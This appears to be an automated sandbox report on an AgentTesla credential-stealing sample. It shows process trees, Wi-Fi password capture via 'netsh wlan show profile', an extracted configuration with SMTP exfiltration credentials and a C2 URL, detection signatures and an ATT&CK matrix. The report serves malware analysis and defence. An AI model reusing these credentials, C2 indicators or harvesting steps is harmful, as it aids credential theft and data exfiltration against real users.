ID: 339443
Sample Name: sample2.bin
Cookbook: default.jbs
Time: 03:36:51
Date: 14/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report sample2.bin

Overview


General Information

Sample Name:	sample2.bin (renamed file extension from bin to exe)
Analysis ID:	339443
MD5:	b0f2d519ccae5bf..
SHA1:	212da7b3ed9c89..
SHA256:	a4fdc26d6b70eaf..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Capture Wi-Fi pass…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…

Classification



Startup

- **System is w10x64**
- sample2.exe (PID: 7104 cmdline: 'C:\Users\user\Desktop\sample2.exe' MD5: B0F2D519CCAE5BF1435264E0979770CE)
  - sample2.exe (PID: 5652 cmdline: {path} MD5: B0F2D519CCAE5BF1435264E0979770CE)
    - netsh.exe (PID: 2208 cmdline: 'netsh' wlan show profile MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
      - conhost.exe (PID: 4612 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- nwama.exe (PID: 6508 cmdline: 'C:\Users\user\AppData\Local\Temp\nwama\nwama.exe' MD5: B0F2D519CCAE5BF1435264E0979770CE)
  - nwama.exe (PID: 7068 cmdline: {path} MD5: B0F2D519CCAE5BF1435264E0979770CE)
    - netsh.exe (PID: 5780 cmdline: 'netsh' wlan show profile MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
      - conhost.exe (PID: 900 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- nwama.exe (PID: 5848 cmdline: 'C:\Users\user\AppData\Local\Temp\nwama\nwama.exe' MD5: B0F2D519CCAE5BF1435264E0979770CE)
  - nwama.exe (PID: 6592 cmdline: {path} MD5: B0F2D519CCAE5BF1435264E0979770CE)
    - netsh.exe (PID: 5480 cmdline: 'netsh' wlan show profile MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
      - conhost.exe (PID: 5484 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "GILTzioSjfs2NDI",
  "URL: ": "http://eu0j0ejPMgs9.com",
  "To: ": "",
  "ByHost: ": "us2.smtp.mailhostbox.com:587",
  "Password: ": "6QRSH5w5UD",
  "From: ": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000002.991842162.0000000002D70000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.661861944.0000000003D5A000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000012.00000002.991287271.0000000002C14000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.996705258.0000000003454000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.987520387.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 19 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
1.2.sample2.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
18.2.nwama.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.nwama.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Capture Wi-Fi password

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal WLAN passwords

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Con Con
Valid Accounts	Windows Management Instrumentation 1 1 1	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	System Information Discovery 1 1 4	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Enc Cha

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Con Con
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 1	Input Capture 1 1 1	Query Registry 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non Port
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 2	Credentials in Registry 1	Security Software Discovery 2 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non Laye
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Virtualization/Sandbox Evasion 3	Distributed Component Object Model	Input Capture 1 1 1	Scheduled Transfer	App Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Falll Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 3	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mult Con
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Con Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
sample2.exe	30%	Metadefender		Browse
sample2.exe	81%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
sample2.exe	100%	Avira	TR/Kryptik.bkfmg	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nwama\nwama.exe	100%	Avira	TR/Kryptik.bkfmg	
C:\Users\user\AppData\Local\Temp\nwama\nwama.exe	30%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nwama\nwama.exe	81%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.sample2.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
18.2.nwama.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
11.2.nwama.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.fontbureau.comI.TTF	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.carterandcone.comep	0%	Avira URL Cloud	safe	
http://www.tiro.com.	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fonts.comicx	0%	Avira URL Cloud	safe	
http://www.fontbureau.comuec	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.comK	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.fontbureau.comM.TTFN	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.krrad	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cnc	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnb	0%	Avira URL Cloud	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.founder.com.cn/cnLog	0%	Avira URL Cloud	safe	
http://www.fontbureau.comsivFw	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.m.	0%	Avira URL Cloud	safe	
http://www.sandoll.co.krt	0%	Avira URL Cloud	safe	
http://eu0j0ejPMgs9.com	0%	Avira URL Cloud	safe	
http://www.tiro.comn	0%	URL Reputation	safe	
http://www.tiro.comn	0%	URL Reputation	safe	
http://www.tiro.comn	0%	URL Reputation	safe	
http://www.carterandcone.comi	0%	Avira URL Cloud	safe	
http://www.carterandcone.comg	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.cT	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.carterandcone.comhly	0%	Avira URL Cloud	safe	
http://www.fontbureau.comueS	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.tiro.comnm.	0%	Avira URL Cloud	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.tiro.comm	0%	Avira URL Cloud	safe	
http://www.fontbureau.comalic	0%	URL Reputation	safe	
http://www.fontbureau.comalic	0%	URL Reputation	safe	
http://www.fontbureau.comalic	0%	URL Reputation	safe	
http://www.founder.com.cn/cns-m	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn)	0%	Avira URL Cloud	safe	
http://eu0j0ejPMgs9.com3853321935-2125563209-4053062332-1002_Classes	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.198.143	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://eu0j0ejPMgs9.com	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	sample2.exe, 00000000.00000003.649192807.0000000005045000.00000004.00000001.sdmp, sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.0000000005560000.00000002.00000001.sdmp	false		high
http://www.fontbureau.comI.TTF	sample2.exe, 00000000.00000003.649363101.0000000005014000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/?	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false		high
http://www.carterandcone.comep	sample2.exe, 00000000.00000003.644898716.000000000504E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com.	sample2.exe, 00000000.00000003.642985385.000000000502B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-user.htmltF1	sample2.exe, 00000000.00000003.648321789.0000000005049000.00000004.00000001.sdmp	false		high
http://www.tiro.com	nwama.exe, 0000000F.00000002.739580757.0000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	nwama.exe, 0000000F.00000002.739580757.0000000005560000.00000002.00000001.sdmp	false		high
http://www.fonts.comicx	sample2.exe, 00000000.00000003.642811892.000000000502B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comuec	sample2.exe, 00000000.00000002.662931155.0000000005010000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersZ	sample2.exe, 00000000.00000003.647892711.0000000005049000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com	sample2.exe, 00000000.00000003.645220057.000000000504E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	sample2.exe, 00000000.00000003.642725281.000000000502B000.00000004.00000001.sdmp, sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.0000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.comK	sample2.exe, 00000000.00000003.642725281.000000000502B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netD	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/cThe	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designersers	sample2.exe, 00000000.00000003.647942862.0000000005049000.00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	sample2.exe, 00000000.00000002.665763058.00000000062C2000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comM.TTFN	sample2.exe, 00000000.00000003.649363101.0000000005014000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	sample2.exe, 00000000.00000003.642777953.000000000502B000.00000004.00000001.sdmp, nwama.exe, 0000000A.00000002.723643574.00000000053F0000.00000002.00000001.sdmp, nwama.exe, 0000000F.00000002.739580757.000000005560000.00000002.00000001.sdmp	false		high
